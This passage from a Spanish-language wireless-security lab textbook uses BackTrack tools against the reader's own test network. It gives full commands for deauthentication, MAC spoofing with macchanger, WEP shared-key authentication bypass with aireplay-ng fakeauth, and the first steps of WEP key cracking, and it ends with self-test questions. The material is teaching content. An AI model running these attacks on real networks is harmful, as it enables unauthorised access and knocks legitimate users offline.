


Figura 4.3. Ataque de desautenticación

5. Introduzca el siguiente filtro en Wireshark `wlan.fc.type_subtype == 0x0c` para ver de forma aislada los paquetes de desautenticación (Figura 4.4).




Figura 4.4. Paquete de desautenticación

6. Una vez que el o los clientes legítimos se vuelven a autenticar en el PA, podrá ver el identificador de la red oculta inspeccionando las tramas de petición y respuesta (*Probe Response*). Introduzca como filtro en Wireshark `(wlan.bssid == C0:C1:C0:05:C2:30) && !(wlan.fc.type_subtype == 0x08)` para ver todos los paquetes que no son balizas enviados por su *router* . Observe que el nombre de red, **Laboratorio**, se ha puesto de manifiesto tras la autenticación (Figura 4.5).




Figura 4.5. Recuperación del SSID en una red oculta

TRUCO
Para SSID de redes ocultas de poca longitud, puede probarse un ataque por fuerza bruta desde la consola de BackTrack con el comando `mdk3`

4.2 FILTRO POR DIRECCIONES MAC

El filtrado por direcciones físicas es una técnica de autenticación y autorización bastante antigua en el campo de las redes cableadas. Sin embargo, estos filtros, que permiten enlazar un determinado adaptador de red con un *router*, no solucionan las debilidades propias de las redes inalámbricas, pues sortearlos es algo bastante sencillo.

Veamos a continuación cómo sortear un filtro por MAC:

1. Configure primero su punto de acceso para introducir la dirección MAC del adaptador inalámbrico de su portátil víctima. Nuestra red **Laboratorio** seguirá estando abierta. Para nuestro *router*, una vez en su panel de control, accedemos a la ficha **Filtro de MAC inalámbrico** y activamos el filtro para permitir que solo el PC con dirección física AC:81:12:2F:31:E6 (nuestra víctima) pueda acceder a la red inalámbrica (Figura 4.6).




Figura 4.6. Filtro MAC para permitir el acceso a las máquinas listadas

2. Una vez activo el filtro, tan solo la máquina que actúa de víctima en nuestras pruebas podrá autenticarse en el *router*. Si intentamos conectarnos con otro ordenador, la conexión fallará. Pruebe a hacerlo con el portátil que usamos como atacante mediante el comando ya visto `iwconfig wlan0 essid Laboratorio`. Vea ahora que cuando introduzcamos en un terminal `iwconfig wlan0` obtendremos que no estamos asociados con el punto de acceso (Figura 4.7).




Figura 4.7. Fallo en la autenticación como consecuencia del filtro por MAC

3. Para poder esquivar el filtro por direcciones MAC emplearemos `airodump-ng` para hallar las direcciones físicas de las máquinas que ya se encuentren autenticadas en el *router*. Abra un terminal y escriba `airodump-ng -c 1 -a --bssid C0:C1:C0:05:C2:30 mon0`. En bssid ponga la dirección MAC de su PA en indique por qué canal se producirá la transmisión con la opción -c (compruebe por qué canal está emitiendo el suyo). La salida nos mostrará las direcciones físicas de las máquinas (STATION) conectadas al *router* (Figura 4.8).




Figura 4.8. Obtención de una dirección física autorizada

Anote a continuación la dirección física de su víctima:

: : : : :
MAC víctima

Una vez que conoce la dirección MAC de una máquina legítima, puede suplantar su identidad. Para ello tiene que falsear la dirección física de su adaptador de red para que el *router* crea que su máquina está autorizada.

4. Abra un terminal y escriba los siguientes comandos:

   - `ifconfig wlan0 down` (detenemos la interfaz wlan0).
   - `macchanger -m XX:…:XX wlan0` (suplantamos la MAC).
   - `ifconfig wlan0 up` (levantamos de nuevo la interfaz).

5. Como observará en la consola, nuestro adaptador inalámbrico actúa ahora como si tuviera la dirección física de la máquina legítima (Figura 4.9).

Figura 4.9. Dirección MAC suplantada

6. Pruebe a asociarse ahora al *router* con el comando `iwconfig wlan0 essid Laboratorio channel 1`. Verá cómo esta vez sí se establece la conexión con el PA de forma totalmente transparente para el usuario legítimo (Figura 4.10).




Figura 4.10. Filtro por MAC sorteado con éxito

4.3 AUTENTICACIÓN ABIERTA

Este es el protocolo por defecto de las redes 802.11. Todos los clientes que inician el proceso de autenticación ante un PA son registrados en la red. Se envían en texto plano todas las tramas de gestión, incluso cuando el protocolo de cifrado WEP está activado. Así pues, cuando un *router* se configura para usar autenticación abierta, no provee ninguna autenticación en absoluto, pues se enlaza con cualquier cliente que lo solicite (Figura 4.11).

Figura 4.11. Mecanismo de autenticación abierta

ADVERTENCIA DE SEGURIDAD
El propio mecanismo es una vulnerabilidad en sí mismo, pues todos los clientes que pidan ser autenticados lo serán.

Veamos cómo sortear un mecanismo de autenticación abierta:

1. Configure la red inalámbrica **Laboratorio** para usar autenticación abierta. En los *routers* Cisco basta con elegir **Desactivado** en **Modo de seguridad**. En otras marcas deberá seleccionar directamente *Open Authentication* como modo de seguridad WEP (Figura 4.12).




Figura 4.12. Configuración de la red para emplear autenticación abierta

ADVERTENCIA DE SEGURIDAD
Consulte siempre el manual de su punto de acceso antes de realizar cambios en su configuración. Así mismo, guarde siempre una copia de seguridad de su configuración habitual.

2. Abra una consola en BackTrack y escriba `iwconfig wlan0 essid Laboratorio` y verifique con `iwconfig wlan0` que la conexión se ha establecido con éxito (Figura 4.13).




Figura 4.13. Conexión a una red con autenticación abierta

Dese cuenta de que no hemos necesitado ningún nombre de usuario ni contraseña para autenticarnos en el *router*.

4.4 CLAVE COMPARTIDA

Este método de autenticación se basa en un desafío entre el ordenador cliente y el PA, donde ambos comparten una misma llave secreta para iniciar la autenticación.

El funcionamiento es sencillo. El cliente envía una trama al *router* para indicar que va a usar este método de autenticación (**petición de autenticación**). El PA responde con otra trama en la que envía un desafío como un **texto plano** generado aleatoriamente. A continuación, el cliente cifra dicho texto con la llave que comparten y se lo reenvía. Lo único que debe ahora hacer el *router* es **descifrar**

el **criptograma** y comprobar si coincide con el desafío enviado. Si es así, el cliente quedará autenticado en la red (Figura 4.14).

Figura 4.14. Mecanismo de autenticación en una red mediante clave compartida

A priori, parece un método bastante robusto; sin embargo, nada más lejos de la realidad. La falta de seguridad se debe a que cualquier atacante puede escuchar la transmisión completa y tener acceso de este modo tanto al texto plano como al cifrado. Poseer ambos textos es lo que desde el punto de vista criptográfico provoca una enorme vulnerabilidad. Basta con aplicar una operación XOR para obtener la secuencia de caracteres aleatorios o pseudoaleatorios que combinada con el texto plano produce el criptograma. Esta secuencia, a la que conocemos en criptografía como *keystream*, se usará entonces para cifrar cualquier futuro desafío que envíe el punto de acceso. Todo ello sin tener la necesidad de conocer la llave actual.

Veamos cómo funciona esto de forma práctica:

1. Acceda a la pestaña de seguridad inalámbrica de su *router* y seleccione WEP como modo de seguridad y **clave compartida** como mecanismo de autenticación, si observa esta opción. En nuestro punto de acceso solo es necesario elegir WEP, pues por defecto trabaja con clave compartida (Figura 4.15).




Figura 4.15. Configuración de la red para usar WEP con clave compartida

2. Para burlar el mecanismo de autenticación, capture los diferentes paquetes intercambiados entre el punto de acceso y sus legítimos clientes. Para una mayor comodidad, guarde todas las tramas intercambiadas en el proceso de autenticación en un fichero de nombre **keystream**. Abra un terminal y escriba el comando `airodump-ng mon0 -c 9 --bssid C0:C1:C0:05:C2:30 -w keystream` si su *router* emite por el canal 9, si no es su caso, cambie el número por el adecuado (Figura 4.16).




Figura 4.16. Captura de paquetes en una red con autenticación abierta

TRUCO
Es buena idea almacenar en ficheros diferentes los paquetes capturados en distintas sesiones. De este modo podrá realizar un análisis de los mismos con mayor tranquilidad.

3. Como observa en la ventana anterior, existe un ordenador enlazado al PA. Ahora podríamos esperar a que volviera a conectarse o bien lanzar un ataque de desautenticación. En el momento en el que el cliente legítimo se conecte de nuevo al punto de acceso y se autentique, `airodump-ng` capturará los paquetes intercambiados durante el proceso. Una vez que en la consola aparezcan las siglas **SKA** (*Shared Key Authentication*) en la columna **AUTH**, sabrá que la autenticación se ha realizado con éxito (Figura 4.17).




Figura 4.17. Captura de paquetes en el proceso de autenticación

4. La secuencia de datos aleatorios se almacenará en el fichero **keystream-01-XX:···:XX.xor** (Figura 4.18).




Figura 4.18. Listado de ficheros con los paquetes capturados

5. Ya estamos a un paso de sortear la autenticación por clave compartida. En un segundo terminal, escriba `aireplay-ng --fakeauth 0 -e Laboratorio -y keystream-01-*.xor -a C0:C1:C0:05: C2:30 -h 00:11:22:33:44:55 mon0`. Con esta opción (`--fakeauth`) indicamos a la interfaz mon0, a la que hemos puesto una dirección física arbitraria 00:11:22:33:44:55, que se autentique en la red **Laboratorio** del *router* C0:C1:C0:05:C2:30 con la secuencia aleatoria obtenida en el punto 3. Si todo ha ido bien, en la consola de BackTrack veremos que la autenticación ha sido un éxito (Figura 4.19).




Figura 4.19. Autenticación en la red WEP sin conocer su clave

6. Vuelva a la pantalla de `airodump-ng` y verá cómo ahora hay una máquina con MAC 00:11:22:33:44:55 asociada al punto de acceso (Figura 4.20). ¡Y todo ello sin necesidad de conocer su clave!

Figura 4.20. Ataque realizado con éxito a una red con clave compartida

4.5 AUTOEVALUACIÓN 4

- ¿Cómo podemos forzar la desconexión de un cliente en una red inalámbrica?
- ¿Qué comando escribiría para obtener las direcciones MAC de las estaciones asociadas a un *router* de dirección física 00:00:23:2b:4c:dd que emite por el canal 9?
- ¿Con qué comando modificamos la MAC de nuestro adaptador de red?
- Si desea capturar todos los paquetes intercambiados entre el punto de acceso del ejercicio 2 y sus clientes y guardarlos en un archivo de nombre "captura", ¿cómo lo haría?
- ¿Cómo conseguimos romper una autenticación WEP por clave compartida (SKA)?

5

DEBILIDADES EN EL CIFRADO

Los algoritmos de cifrado empleados en las redes inalámbricas de área local (WLAN) han sido muy vulnerables al criptoanálisis. Estas redes transmiten paquetes por el aire y lo que es una ventaja en lo que respecta a la movilidad, se convierte en su peor desventaja, pues hace que la información se vea fácilmente comprometida. Este es el motivo por el que se hace necesario cifrar la información entre el cliente y el PA para asegurar la confidencialidad de la misma.

El comité regulador para el estándar IEEE 802.11 ha descrito el uso de los siguientes algoritmos de cifrado:

- ✓ Wired Equivalent Privacy (WEP).
- ✓ Wi-Fi Protected Access (WPA).
- ✓ Wi-Fi Protected Access v2 (WPA2).

En este capítulo veremos someramente estos protocolos de cifrado y cómo podemos realizar de forma práctica distintos ataques contra ellos con el objetivo de recuperar las contraseñas y asociarnos con el punto de acceso.

5.1 WEP

Wired Equivalent Privacy, o privacidad equivalente a las redes cableadas, en castellano, es un algoritmo de cifrado empleado en las redes WLAN desde 1999 con la idea de dar una confidencialidad similar a las conseguidas en las redes cableadas. WEP emplea claves de 10 o 26 dígitos hexadecimales para cifrar la información y ya

resultó evidente al año siguiente de su introducción en el mercado informático que el algoritmo presentaba graves vulnerabilidades. En el año 2003 la Alianza Wi-Fi anunció la reprobación de dicho algoritmo. Dos años más tarde, un grupo del FBI mostró públicamente cómo romper una red Wi-Fi protegida con WEP en tan solo tres minutos con herramientas de código abierto.

Veamos a continuación cómo romper este algoritmo utilizando las herramientas nativas de BackTrack.

5.2 REVENTANDO WEP

Para obtener la clave WEP de una conexión cifrada con este algoritmo, siga cuidadosamente los siguientes pasos:

1. Abra el panel de control de su *router* para modificar el protocolo de cifrado de la red inalámbrica **Laboratorio**. En los PA Linksys de Cisco seleccionamos la pestaña **Seguridad inalámbrica** de la ficha **Inalámbrico**. Elija ahora como medio de cifrado el algoritmo **WEP** de 26 dígitos hexadecimales y escriba una contraseña. En nuestro caso vamos a poner como clave **00112233445566778899ABCDEF**, ya que así contiene todos los dígitos hexadecimales. Configure la suya como desee (Figura 5.1).




Figura 5.1. Configuración de una red con WEP

2. Guarde los cambios para aplicar la nueva configuración.

3. Abra un terminal en el ordenador atacante y ponga el adaptador de red en modo monitor con los comandos ya vistos:

```
ifconfig wlan0 up
airmon-ng start wlan0
```

4. Ejecute el comando `airodump-ng mon0` para detectar las distintas redes inalámbricas a nuestro alcance. Observe que la red **Laboratorio** aparece ahora protegida con un cifrado WEP (Figura 5.2).




Figura 5.2. Redes inalámbricas al alcance de la máquina atacante

5. Así mismo, observe cómo existe ya una máquina asociada al *router*, escenario necesario para que este primer método funcione. Como el PA transmite por el canal 9, escriba en esta primera consola `airodump-ng --bssid C0:C1:C0:05:C2:30 --channel 9 --write crackingWEP mon0`. Con la opción `--write` guardará los paquetes capturados en un archivo de nombre *crackingWEP* (Figura 5.3).

